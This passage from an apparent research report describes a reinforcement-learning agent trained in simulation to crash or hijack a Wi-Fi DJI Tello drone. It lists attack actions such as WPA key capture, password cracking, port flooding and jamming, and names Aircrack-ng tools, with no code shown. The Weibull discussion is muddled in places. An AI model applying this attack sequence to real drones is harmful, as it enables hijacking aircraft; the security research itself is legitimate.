jamming all signals in the area. This outcome offers a low positive reward as it accomplishes the goal of neutralising the drone, but not in the desired manner.

- **Drone Landed:** The ideal scenario where the agent has gained control of the drone and successfully landed the drone. This is the target end condition or the ideal outcome for the environment that has the largest reward.

The default architecture of Ray models is two layers with 256 nodes per layer. The model layers and nodes have been changed to have 3 layers with 512, 512 and 256 nodes respectively. The two-layer model value loss was climbing, which suggested that the model was under-fitting; it did not have enough memory to fit the complex actions and decisions. The reinforcement algorithm used is proximal policy optimisation using the Torch framework. This was chosen for the agent as the environment is discrete, which PPO is excellent at optimising and is a simple and stable algorithm enabling an ease of development for the drone environment without having to perform extensive hyperparameter tuning.

The agent is trained to create a saved model. This model is then used to test individual episodes to ensure the model is taking appropriate steps and not ‘farming’ rewards through irrelevant actions without properly completing the given task.

4.2.2 Implementing Uncertainty

During the penetration testing of the Tello Drone, various actions had to be redone/ retrieved due to unknown issues. This unpredictability was implemented into the respective actions that the agent uses. The check is performed using Numpy’s random number generator in the range $[0, 1.0]$. If the value is less than 0.5, then the action is performed.

This code utilises the NumPy random library’s random function to generate a random number between 0 and 1. Implementing this simple check was believed to represent the unpredictability that was experienced during the live penetration testing. The chosen

probability was 50% and was consistent across all functions that represented actions that had unpredictable/ uncertain outcomes.

Other functions had a scaling distribution proportional to the signal strength of the drone. These functions, such as search network, join network and capture drone WPA key, have success determined by a logistic percentage equation.

$$P(s) = \frac{1}{1 + e^{-k(s-s_0)}} \quad (1)$$

- s : The current signal strength (dBm).
- s_0 : The midpoint (inflection point). This is the dBm value where you have exactly a 50% chance of success. For most Wi-Fi/LTE systems, this is around -80 dBm to -85 dBm.
- k : The steepness of the curve.

4.2.3 Actions

The actions that the agent can take, along with their index, are the following:

- 0: search_for_drone_network,
- 1: join_drone_network,
- 2: capture_drone_wpa_pskey,
- 3: crack_drone_password,
- 4: flood_drone_port,
- 5: change_drone_network_password,
- 6: land_drone_func,
- 7: crash_drone_func,
- 8: jam_drone_signals,

9: wait,

5 Results

The agent was trained for 200 epochs before collecting 100 episodes of results. Each episode was a full action trace with a newly initialised scenario. The final status outcome was as expected, with the drone ending in status 2 (crashed through attack) or status 3 (landed under my control), with 56 to 44 episodes, respectively. It is expected that there would be more final states in status 2, as some scenarios can only be ‘solved’ due to the drone’s network password being undiscoverable. This suggests that the agent learned to ‘give up’ when the drone signal was getting high (indicating the drone is approaching the location), and it should neutralise the drone before it fully reaches the agent’s position. That said, the results that were discovered are encouraging for the application of reinforcement learning networks for cybersecurity solutions.

Comparing the step counts and rewards of the episodes in Figure 10, an expected spread is found. Status 2 (crashed) rewards are spread around 15-20 and range from 3-16 steps, with a clustering around 5-6 steps. As status 2 is where the agent jams the drone signal, rendering it inoperable, this is an expected outcome, as the rewards for doing so are less than the rewards for achieving status 3 (landed). The rewards being in a similar distribution band are encouraging, highlighting that the agent is not ‘farming’ rewards or getting stuck in penalty loops and has found a solution towards status 2. The range of steps suggests that the agent either performs some initial exploration before jamming straight away or spends more time attempting to hack and take control of the drone before resorting to jamming the drone. Status 2 is expected to be a lower total reward as this is the less desirable but still positive outcome.

Status 3 (landed) rewards are spread around 45-51 and range from 4-16 steps, with

a clustering around 6-7 steps. As the desired outcome, the rewards for achieving status 3 (landed) are heavily skewed, incentivising the agent to try and achieve this outcome as often as possible in an efficient manner, which it appears to have done. The lower number of steps indicates that the agent was finding and performing the actions towards the desired goal without ‘farming’ actions to continuously reap rewards without achieving anything.

In both cases, the higher step counts indicate difficulty or challenges associated with performing the actions, as not all actions succeed all the time. Alternatively, the agent may have attempted to explore other actions before trying the learnt actions again. After going through the episode, traces the former appears to be the main cause of the higher step count due to actions being repeated multiple times (3+). These are the same actions that contain inherent unpredictability and may not succeed every time.




Figure 10: Correlation between step count and cumulative reward during training iterations.

Viewing the rewards per episode in Figure 11 reveals a similar spread to that seen in Figure 1, with the two groups clustered in distinct regions. Most of the episodes finish in status 3 (landed) with their total reward hovering around 50, with some outliers hovering

around 47. This shows that the agent has been consistently finding a path towards the end goal, achieving similar total reward per episode. A similar clustering is shown for status 2 (crashed), with total rewards hovering around 17.




Figure 11: Average reward obtained per episode, demonstrating the agent’s learning progress.

Figure 12 shows the steps (actions) required to complete each episode. It can be seen across the episodes that a trend has formed. While there are episodes that spike in the number of steps taken to complete, the majority of them have been completed in under 10 steps, with a further majority completing in under 8 steps. As noted from Figure 1, this indicates the agent has found a strategy to accomplish the goal of crashing or hijacking and landing the drone in an efficient manner.

Figure 13 shows the reward distribution for the outcomes status 2 (crashing the drone) and status 3 (landing the drone). In Weibull analysis, the shape parameter (β or k) determines the failure rate behavior (decreasing, constant, or increasing wear-out). The




Figure 12: Number of steps required to reach the goal state across training episodes.

scale parameter λ , or characteristic life, defines the time at which 63.2% of units fail. Together, they model product lifespan, with shape indicating “how” it fails and scale indicating “when”. A Weibull distribution was fitted due to its use in modelling failure rates, which is the drone being hacked. Both status 2 and status 3 distributions display a left skew, indicating the agent usually gets the high rewards while occasionally underperforming. 4. Weibull distributions in systems are useful to identify a connection between a process or protocol and failure rates. For example, if a person was administered different amounts of a substance turning their skin green, the shape parameter, if it was higher (> 1) would show the substance was likely to be dose respondantly toxic. If it was around 1, dose level would simply be random in the impact on changes. The scale parameter shows where $\frac{2}{3}$ approximately of people with that substance likely became symptomatic/green, for example. If two substances were given, the scale parameter (a mixed model) would show also the difference in the substance needed to achieve $\frac{2}{3}$ greenness. The numerically

estimated shape parameter fitted to the distributions, which represents an increasing rate of failure (of the drone), shows clearly that the agent is highly effective at pushing the drone to failure using the protocols. A wider normally distributed shape, in contrast, would have suggested high variability in performance of the agent. A lower shape rate of say 1, would indicate only a random chance of the drone attack being a success. The fitted scale parameters of 17.01 for Status 2 (Crash) and 49.97 for Status 3 (landed under control) are indices where 63.2% of either status was achieved, regardless of shape. The scale parameter shows in status 2 that more agent effort (allocated rewards) at some point results in no further gains and so it crashes the drone rapidly, rather than expending too much more effort on protocols that won't be effective. For example, if the password is not gained, nothing more can be done where this is required so better to move onto blocking the signal. The much higher scale for status 3 shows that there is a point in the agent attack where significant control is rapidly attained. That then is capitalised by escalated protocol manipulation and in this case rapidly landing the drone under control. One would expect that far fewer rewards (agent protocols) are needed to crash a drone than land it successfully, which is what these data show. Overall, using this fitted distribution and the numerically estimated parameters show that the agent operates on the drones in the same manner as many other technological and human processes. This is important as protocol manipulation is therefore shown to be a form of wear, or degradation, of the drone's operation. This shows a solid connection between the software of the agent and the engineering technology as a system, a connection that can be modelled as susceptible to known protocols to achieve predictable failure rates. Use of probabilistic distributions also allow calculation of the probability of neutralising single or groups of drones, which has a very practical impact on tactical decision making.

The Q-Q plots in Figure 13 compare the observed data with the theoretical Weibull

distribution (red line). The Weibull distribution follows the trend of the observed data with few outliers. As the drone environment was built using discrete actions, there are observable ‘steps’ within the observable data as the actions return specific rewards. This highlights the actions that are taken and the frequency at which certain actions are taken to reach the end states.




Figure 13: Distribution of rewards across the state-action space.

6 Conclusion

The issue with drones is that they can be used by bad actors. Mitigation of malicious actors requires expertise and time from cybersecurity experts; neither of these is realistic in a tactical setting. Past work on automating penetration testing methods, while in early development, does show promise in the field and is an active area of development.

This project extends existing research by automating the neutralisation of Wi-Fi-based drones. This project using cyber security practices and reinforcement learning methodologies to simulate probabilities of crashing or controlling and landing the Wi-Fi-based drone successfully.

The results confirm that the trained agent did not merely “farm” rewards but developed an optimised strategy for target compromise. Analysis of step counts revealed that the agent consistently sought the most efficient path to success. Statistical modelling using the Weibull distribution provided high shape parameters ($k = 71.76$ and 107.96), indicating that the agent’s success was not a product of chance but a result of converged, predictable learning. While some scenarios remained “unsolvable” via password discovery, the agent demonstrated adaptability by opting for secondary “crash” outcomes in 56% of those cases, fulfilling the broader goal of neutralising the target.

Key results from the simulation showed the agent found a solution to either crash or land the drone. The reward allocation of the actions showed a clear distinction in rewards needed to crash, which were much lower, or to land the drone, which was higher. This demonstrated that there was a clear difference between the actions required to crash the drone and the actions required for landing the drone. The second finding showed that the number of actions for both outcomes trended towards a tight grouping around different reward values. This suggests that there are two distinct protocol sets for each outcome.

The initial penetration testing phase provided the foundational data necessary to construct a realistic simulation environment. Manual techniques involving ‘airmon-ng’ and ‘airodump-ng’ identified critical vulnerabilities in the DJI Tello’s 802.11 stack. A key contribution of this work was the integration of a logistic percentage equation to model success based on signal strength (dBm), ensuring the RL environment reflected real-world physical constraints. Furthermore, the iterative refinement of the model architecture—specifically

the transition from a 2-layer to a 3-layer network—was crucial in overcoming early underfitting and stabilising the agent’s value loss.

In the real world, if this were applied successfully, there is a reasonable probability that this technology would be able to crash or land single or groups of similar drones. More than that, this technology could be used by someone with reasonable IT proficiency in low-latency situations. That generalisation of the cybersecurity expertise using reinforcement learning makes the technology more accessible for those without the expertise required.

6.1 Future Research

The findings of this research establish a foundation for autonomous drone interception, yet several avenues remain for increasing the system’s operational utility. A primary focus for future work is to increase the fidelity of the reinforcement learning environment to more closely align with the physical nuances of signal processing and network exploitation. While the current model utilises abstract representations of hacking phases, transitioning toward a high-fidelity simulation of the Tello network would allow the agent to encounter real-world variables such as packet loss, signal interference and fluctuating latency. By integrating actual penetration testing tools such as the Aircrack-ng suite or custom Python-based exploitation scripts directly into the RL training loop, the agent can evolve from choosing abstract ‘actions’ to executing precise functional commands.

Beyond environment fidelity, future efforts should focus on a comprehensive mapping of internal drone architectures to identify sophisticated vulnerabilities beyond the Wi-Fi link. This includes exploring internal network mappings and implementing reliable Python-based exploits for command-and-control hijacking. The ultimate goal of this research trajectory is to reduce the abstraction of the action space, moving the model toward a “hardware in the loop” configuration. In such a setup, the RL agent would be capable of interacting

with physical hardware in real-time, bridging the gap between a contained gymnasium environment and a fully realistic operational deployment. This would enable the system to function in semi-to-full autonomous capacities, providing a robust, non-lethal defence mechanism against non-cooperative UAVs in complex environments.

7 Acknowledgements

I would like to acknowledge and thank the following people: Professor Richard Green, Associate Professor Etienne Borde and Dr Ray Hunt. Dr Ray Hunt for his support with the penetration testing of the Tello drone. Dr Etienne Borde for his support of the reinforcement learning methodologies. Professor Richard Green for the support and excellent weekly guidance throughout the program.

I also thank my Dad for his encouragement and support, for reading proofs and for discussions about the project.

My code is located on Github [14].

I would also like to acknowledge that Google Gemini was used for some code generation and support for learning and using the Python libraries Ray and gymnasium. Additionally, Google Gemini helped to refine the rewards for actions.

References

- [1] E. Sewall, “From hobbyist to full-time pilot: The journey behind 2atac drone services,” 2025. Accessed: Nov. 15, 2025.

- [2] M. Collins, “How drone mapping providers are finding opportunity in agriculture,” 2025. Accessed: Nov. 15, 2025.
- [3] M. McNabb, “Unidentified drone incursions at belgium nuclear plant highlight growing critical infrastructure threat,” 2025. Accessed: Nov. 14, 2025.
- [4] A. Reid, “Rotorua matariki drone show wins top cultural event award,” 2025. Accessed: Nov. 15, 2025.
- [5] E. de Jong, “Caa records six-year high in drone incidents amid fears for spying devices,” 2025. Accessed: Nov. 15, 2025.
- [6] Agence France-Presse, “Poland invokes nato article 4 for talks after russian drone incursions into its airspace,” 2025. Accessed: Nov. 14, 2025.
- [7] W. Chen, Y. Dong, and Z. Duan, “Dpm: towards accurate drone position manipulation,” *IEEE Trans. Dependable Secure Comput.*, vol. 20, no. 1, pp. 813–826, 2022.
- [8] G. Rubbestad and W. Söderqvist, “Hacking a wi-fi based drone,” 2021.
- [9] M. C. Ghanem and T. M. Chen, “Reinforcement learning for efficient network penetration testing,” *Information*, vol. 11, no. 1, p. 6, 2020.
- [10] K. A. Tychola and K. Rantos, “Cyberthreats and security measures in drone-assisted agriculture,” *Electronics*, vol. 14, no. 1, p. 149, 2025.
- [11] Insecure.org, “Zenmap - Official cross-platform Nmap Security Scanner GUI.” <https://nmap.org/zenmap/>, n.d. Accessed: January 29, 2026.
- [12] OffSec, “hping3 — Kali Linux Tools.” <https://www.kali.org/tools/hping3/>, n.d. Accessed: January 29, 2026.

- [13] D. Fuentes, “DJITelloPy: Python interface for the DJI Tello drone.” <https://github.com/damiafuentes/DJITelloPy>, n.d. Accessed: January 29, 2026.
- [14] E. Richards-Ward, “Drone hacking through reinforcement learning.” https://github.com/Magp133/drone_code, 2025. Accessed: 2026-02-07.
- [15] Ryze Robotics, *Tello SDK Documentation EN 1.3*, 2018. Accessed: Sept. 17, 2025.
- [16] P. Pennington, “The future of warfare: Killer drones and ai decision making,” 2025. Accessed: March 21, 2025.
- [17] A. Rugo, C. A. Ardagna, and N. E. Ioini, “A security review in the uavnet era: Threats, countermeasures, and gap analysis,” *ACM Comput. Surv.*, vol. 55, pp. 1–35, 2023.
- [18] OWASP Cheat Sheet Series, “Drone security cheat sheet,” 2025. Accessed: Sept. 15, 2025.
- [19] DroneSploit, “Dronesplit: The drone exploitation framework,” 2025. Accessed: Aug. 20, 2025.
- [20] A. Kohnke, “Attack of drones: airborne cybersecurity nightmare,” 2022. Accessed: Sept. 4, 2025.
- [21] J. Najafi, S. Mirzakuchaki, and S. Shamaghdari, “Autonomous drone detection and classification using computer vision and prony algorithm-based frequency feature extraction,” *J. Intell. Robot. Syst.*, vol. 111, no. 1, p. 8, 2025.
- [22] N. Schiller *et al.*, “Drone security and the mysterious case of dji’s droneid,” in *Proc. NDSS*, 2023.

- [23] J. Malimban, B. R. Payne, and T. T. Abegaz, “Drone hacking: Applying the cyber kill chain to hijack unmanned aerial systems,” *QRBD*, vol. 8, p. 213, 2021.
- [24] M. McNabb, “Drone ready medical carrier earns air transport certification for nhs pathology specimens,” 2025. Accessed: Nov. 14, 2025.
- [25] G. Vasconcelos, G. Carrijo, R. Miani, J. Souza, and V. Guizilini, “The impact of dos attacks on the ar.drone 2.0,” in *2016 XIII Latin American Robotics Symposium (LARS)*, 2016.
- [26] B. Branco, J. S. S. Silva, and M. Correia, “Cyber attacks on commercial drones: A review,” *IEEE Access*, vol. 13, pp. 9566–9577, 2025.